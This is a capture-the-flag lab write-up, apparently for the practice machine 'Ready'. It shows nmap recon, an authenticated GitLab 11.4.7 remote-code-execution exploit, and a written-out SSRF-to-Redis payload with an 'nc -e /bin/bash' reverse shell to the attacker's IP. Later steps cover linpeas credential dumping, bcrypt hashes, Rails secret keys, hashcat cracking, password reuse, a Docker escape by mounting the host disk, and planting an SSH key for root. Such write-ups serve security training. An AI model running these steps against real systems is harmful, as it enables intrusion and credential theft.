Creds

Username	Password	Service
root	wW59U!ZKMbG9+*#h	(docker)root

Nmap


Port	Service
22	ssh
5080	http - nginx

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Tue Apr 27 15:08:11 2021 as: nmap -sC -sV -p- -oN
nmap/Full -vvv 10.10.10.220
Nmap scan report for 10.10.10.220
Host is up, received echo-reply ttl 63 (0.062s latency).
Scanned at 2021-04-27 15:08:12 EDT for 67s

Not shown: 65533 closed ports
Reason: 65533 resets
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPs

|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWsliFwTRwU

|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
```


```
5080/tcp open  http    syn-ack ttl 62 nginx
|_http-favicon: Unknown favicon MD5: F7E3D97F404E71D302B3239EEF48D5F2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 53 disallowed entries (40 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
| /s/ /snippets/new /snippets/*/edit /snippets/*/raw
| /*/*.git /*/*/fork/new /*/*/repository/archive* /*/*/activity
| /*/*/new /*/*/edit /*/*/raw /*/*/blame /*/*/commits/*/*
| /*/*/commit/*.patch /*/*/commit/*.diff /*/*/compare /*/*/branches/new
| /*/*/tags/new /*/*/network /*/*/graphs /*/*/milestones/new
| /*/*/milestones/*/edit /*/*/issues/new /*/*/issues/*/edit
| /*/*/merge_requests/new /*/*/merge_requests/*.patch
|_/*/*/merge_requests/*.diff /*/*/merge_requests/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.220:5080/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

# Nmap done at Tue Apr 27 15:09:19 2021 -- 1 IP address (1 host up) scanned in
68.13 seconds
```

http://10.10.10.20:5080/users/sign_in



register to get Version

Version 11.4.7



vulnerable

searchspoit

```
kali@kali:~/ready-channel$ searchsploit gitlab
-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
------------------------------------------ ---------------------------------
 Exploit Title
|  Path
-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
------------------------------------------ ---------------------------------
GitLab - 'impersonate' Feature Privilege Escalation
| ruby/webapps/40236.txt
```

```
GitLab 11.4.7 - RCE (Authenticated)
| ruby/webapps/49334.py
Gitlab 11.4.7 - Remote Code Execution
| ruby/webapps/49257.py
GitLab 11.4.7 - Remote Code Execution (Authenticated)
| ruby/webapps/49263.py
...[snip]...
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
------------------------------------------ ---------------------------------
Shellcodes: No Results
Papers: No Results
```


rev shell (easy)

```
kali@kali:~$ python3 49257.py
Debug => Token:
7oEzstep21k6Xu/6Y+eukFH8UOjHw3JNg0ke2zXi8xdY9gntLHp/1p2bn7adqiECm3Gbt3QVYPJrzCwCZ

Debug => Cookie: _gitlab_session=5fa03be8487e26648eacced535220cb6;
sidebar_collapsed=false
Debug => Namespace ID: 9
Debug => Payload encoded:
utf8=%E2%9C%93&authenticity_token=7oEzstep21k6Xu%2F6Y%2BeukFH8UOjHw3JNg0ke2zXi8xdY
e+%2Fbin%2Fsh%27%29.read%5C%22%5D%2C%5C%22retry%5C%22%3A3%2C%5C%22queue%5C%22%3A%5

Listening on 0.0.0.0 9001
Connection received on 10.10.10.220 46038
id
uid=998(git) gid=998(git) groups=998(git)
```

Explanation of Vuln


Manual rev shell

create a new project




Import Project

Repo by Url



Test payload http://[0:0:0:0:0:ffff:10.10.15.41]:9001/test/ssrf.git and check nc listener



and good connection

```
kali@kali:~$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.220 53732
GET /test2/ssrf.git/info/refs?service=git-upload-pack HTTP/1.1
Host: [0:0:0:0:0:ffff:10.10.15.41]:9001
User-Agent: git/2.18.1
Accept: */*
Accept-Encoding: deflate, gzip
Pragma: no-cache
```


ok so lets exploit


Payload

```
git://[0:0:0:0:0:ffff:127.0.0.1]:6379/
 multi
 sadd resque:gitlab:queues system_hook_push
 lpush resque:gitlab:queue:system_hook_push "
{\"class\":\"GitlabShellWorker\",\"args\":[\"class_eval\",\"open(\'|cat /flag |
nc 10.10.15.41 -e /bin/bash
9001\').read\"],\"retry\":3,\"queue\":\"system_hook_push\",\"jid\":\"ad52abc56411

 exec
 exec
/ssrf.git
```

url encode

```
git://[0:0:0:0:0:ffff:127.0.0.1]:6379/%0D%0A%20multi%0D%0A%20sadd%20resque%3Agitla
e%20/bin/bash%209001%5C%27%29%2Eread%5C%22%5D%2C%5C%22retry%5C%22%3A3%2C%5C%22queu
```





Linpeas as git (in docker)

```
...[snip]...

OS: Linux version 5.4.0-40-generic (buildd@lcy01-amd64-011) (gcc version 9.3.0
(Ubuntu 9.3.0-10ubuntu2)) #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC 2020
User & Groups: uid=998(git) gid=998(git) groups=998(git)
Hostname: gitlab.example.com
Writable folder: /dev/shm
[-] No network discovery capabilities (fping or ping not found)
[+] /bin/nc is available for network discover & port scanning (linpeas can
discover hosts and scan ports, learn more with -h)
...[snip]...

[+] Is this a virtual machine? ..... Yes (docker)
[+] Is this a container? ........... Looks like we're in a Docker container
[+] Any running containers? ........ No
...[snip]...

[+] My user
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#users
uid=998(git) gid=998(git) groups=998(git)
...[snip]...

Possible private SSH keys were found!
/var/opt/gitlab/gitlab-rails/etc/secrets.yml
...[snip]...

[+] Searching Keyring files
Keyring file: /etc/systemd/system/timers.target.wants/apt-daily.timer
Keyring folder: /opt/backup
/opt/backup:
total 100
-rw-r--r-- 1 root root   872 Dec  7 09:25 docker-compose.yml
-rw-r--r-- 1 root root 15092 Dec  1 16:23 gitlab-secrets.json
-rw-r--r-- 1 root root 79639 Dec  1 19:20 gitlab.rb
...[snip]...

[+] Searching GitLab related files
[1535/1843]
gitlab-rails was found. Trying to dump users...
{"id"=>1,
```

```
 "email"=>"admin@example.com",
 "encrypted_password"=>
  "$2a$10$.Kc4bwq3BqLCEzAGJVIJFeK4emNnucvAqk1vCv4Yp45yy2nmrFa.2",
 "reset_password_token"=>nil,
 "reset_password_sent_at"=>nil,
...[snip]...

{"id"=>6,
 "email"=>"test123@ready.htb",
 "encrypted_password"=>
  "$2a$10$AL69dRgfGNYmvjISa9B5ZuY7VHqA4cDAD3hbQFljtOJGu7XQeAtjm",
...[snip]...

{"id"=>3,
 "email"=>"mitroglou@ready.com",
 "encrypted_password"=>
  "$2a$10$4vZAglOnEdNEe1SoNj1IE.RfotOt9gPnOXBEihjd7QBhsUmgmAdLi",
...[snip]...

{"id"=>9,
 "email"=>"test1234@htb.com",
 "encrypted_password"=>
  "$2a$10$RWRcTNDoDvn9wADqRNnmKuZjxSG2ZX2ADqR2YER/huXtsdm90An0a",
...[snip]...

{"id"=>2,
 "email"=>"dude@ready.com",
 "encrypted_password"=>
  "$2a$10$NOMTXhO31vqykicMa6zj3O.F5PIyI9q/S4c.v22eMSfXNDdtpI2Mm",
...[snip]...

{"id"=>4,
 "email"=>"test@test.gr",
 "encrypted_password"=>
  "$2a$10$7xK1UPcwvjWIo4ioCz28GeFSt.NR00AHsY2AF.gWzaWwikRVXCTXa",
...[snip]...

Found /opt/backup/gitlab.rb
gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
...[snip]...
```

```
Found /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
---
production:
  db_key_base:
eaa32eb7018961f9b101a330b8a905b771973ece8667634e289a0383c2ecff650bb4e7b1a6034c066a

  secret_key_base:
b7c70c02d37e37b14572f5387919b00206d2916098e3c54147f9c762d6bef2788a82643d0c32ab1cdb

  otp_key_base:
b30e7b1e7e65c31d70385c47bc5bf48cbe774e39492280df7428ce6f66bc53ec494d2fbcbf9b49ec20

  openid_connect_signing_key:
...[snip]...

Found /var/opt/gitlab/gitlab-rails/etc/secrets.yml
---
production:
  db_key_base:
eaa32eb7018961f9b101a330b8a905b771973ece8667634e289a0383c2ecff650bb4e7b1a6034c066a

  secret_key_base:
b7c70c02d37e37b14572f5387919b00206d2916098e3c54147f9c762d6bef2788a82643d0c32ab1cdb

  otp_key_base:
b30e7b1e7e65c31d70385c47bc5bf48cbe774e39492280df7428ce6f66bc53ec494d2fbcbf9b49ec20

  openid_connect_signing_key: |
    -----BEGIN RSA PRIVATE KEY-----
...[snip]...

[+] Finding 'username' string inside key folders (limit 70)
/var/opt/gitlab/gitlab-rails/etc/database.yml:  username: "gitlab"
```

maybe we can crack dude@ready.com id = 2 since we can see dudes project in gitlab instance

```
kali@kali:~$ hashcat -m 3200
'$2a$10$NOMTXhO31vqykicMa6zj3O.F5PIyI9q/S4c.v22eMSfXNDdtpI2Mm'
/usr/share/wordlists/rockyou.txt
...[snip]...
```

nope

or smtp passwd?

```
...[snip]...
gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
...[snip]...
```

git to (docker)root then to dude

su to (docker)root and then su to dude using "wW59U!ZKMbG9+*#h"

```
git@gitlab:~/gitlab-rails/working$ su root
Password:
root@gitlab:/var/opt/gitlab/gitlab-rails/working# su dude
dude@gitlab:/var/opt/gitlab/gitlab-rails/working$ cd
dude@gitlab:~$ cat user.txt
e1e30b052b6ec0670698805d745e7682
dude@gitlab:~$
```

intersting but not true

```
git@gitlab:/$ ls -al
total 104
...[snip]...
-rw-r--r--   1 root root   23 Jun 29  2020 root_pass
...[snip]...
root@gitlab:/# cat root_pass
YG65407Bjqvv9A0a8Tm_7w
```

privesc to root

(docker)root to root

```
root@gitlab:/# fdisk -l
...[snip]...

Device         Start      End  Sectors Size Type
/dev/sda1       2048     4095     2048   1M BIOS boot
/dev/sda2       4096 37746687 37742592  18G Linux filesystem
/dev/sda3   37746688 41940991  4194304   2G Linux swap
```

ok so lets mount it.. duh..

mount /dev/sda2

```
root@gitlab:/# mount /dev/sda2 /mnt/hola
root@gitlab:~# mount /dev/sda2 /mnt/hola
root@gitlab:~# cd /mnt/hola
root@gitlab:/mnt/hola# ls -al
total 100
drwxr-xr-x  20 root root  4096 Dec  7 17:44 .
drwxr-xr-x   1 root root  4096 Apr 27 21:59 ..
lrwxrwxrwx   1 root root     7 Apr 23  2020 bin -> usr/bin
drwxr-xr-x   3 root root  4096 Jul  3  2020 boot
drwxr-xr-x   2 root root  4096 May  7  2020 cdrom
drwxr-xr-x   5 root root  4096 Dec  4 15:20 dev
drwxr-xr-x 101 root root  4096 Feb 11 14:31 etc
drwxr-xr-x   3 root root  4096 Jul  7  2020 home
lrwxrwxrwx   1 root root     7 Apr 23  2020 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Apr 23  2020 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Apr 23  2020 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Apr 23  2020 libx32 -> usr/libx32
drwx------   2 root root 16384 May  7  2020 lost+found
drwxr-xr-x   2 root root  4096 Apr 23  2020 media
drwxr-xr-x   2 root root  4096 Apr 23  2020 mnt
drwxr-xr-x   3 root root  4096 Jun 15  2020 opt
drwxr-xr-x   2 root root  4096 Apr 15  2020 proc
```

```
drwx------  10 root root  4096 Dec  7 17:02 root
drwxr-xr-x  10 root root  4096 Apr 23  2020 run
lrwxrwxrwx   1 root root     8 Apr 23  2020 sbin -> usr/sbin
drwxr-xr-x   6 root root  4096 May  7  2020 snap
drwxr-xr-x   2 root root  4096 Apr 23  2020 srv
drwxr-xr-x   2 root root  4096 Apr 15  2020 sys
drwxrwxrwt  13 root root 12288 Apr 27 22:06 tmp
drwxr-xr-x  14 root root  4096 Apr 23  2020 usr
drwxr-xr-x  14 root root  4096 Dec  4 15:20 var
root@gitlab:/mnt/hola# cd root/
root@gitlab:/mnt/hola/root# ls
docker-gitlab  ready-channel  root.txt  snap
root@gitlab:/mnt/hola/root# cat root.txt
b7f98681505cd39066f67147b103c2b3
root@gitlab:/mnt/hola/root#
```

not good enough want full root access will use ssh

`ssh-keygen` to create sshkey

copy id_rsa.pub to /mnt/hola/root/.ssh/authorized_keys

then ssh in as root

```
kali@kali:~$ ssh -i id_rsa root@$IP
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 27 Apr 2021 10:11:03 PM UTC

  System load:                      0.01
  Usage of /:                       66.0% of 17.59GB
  Memory usage:                     86%
  Swap usage:                       5%
```

```
  Processes:                          359
  Users logged in:                    0
  IPv4 address for br-bcb73b090b3f: 172.19.0.1
  IPv4 address for docker0:           172.17.0.1
  IPv4 address for ens160:            10.10.10.220
  IPv6 address for ens160:            dead:beef::250:56ff:feb9:6456

  => There are 27 zombie processes.


186 updates can be installed immediately.
89 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Feb 11 14:28:18 2021
root@ready:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ready:~# whoami
root
root@ready:~# cat root.txt
b7f98681505cd39066f67147b103c2b3
root@ready:~#
```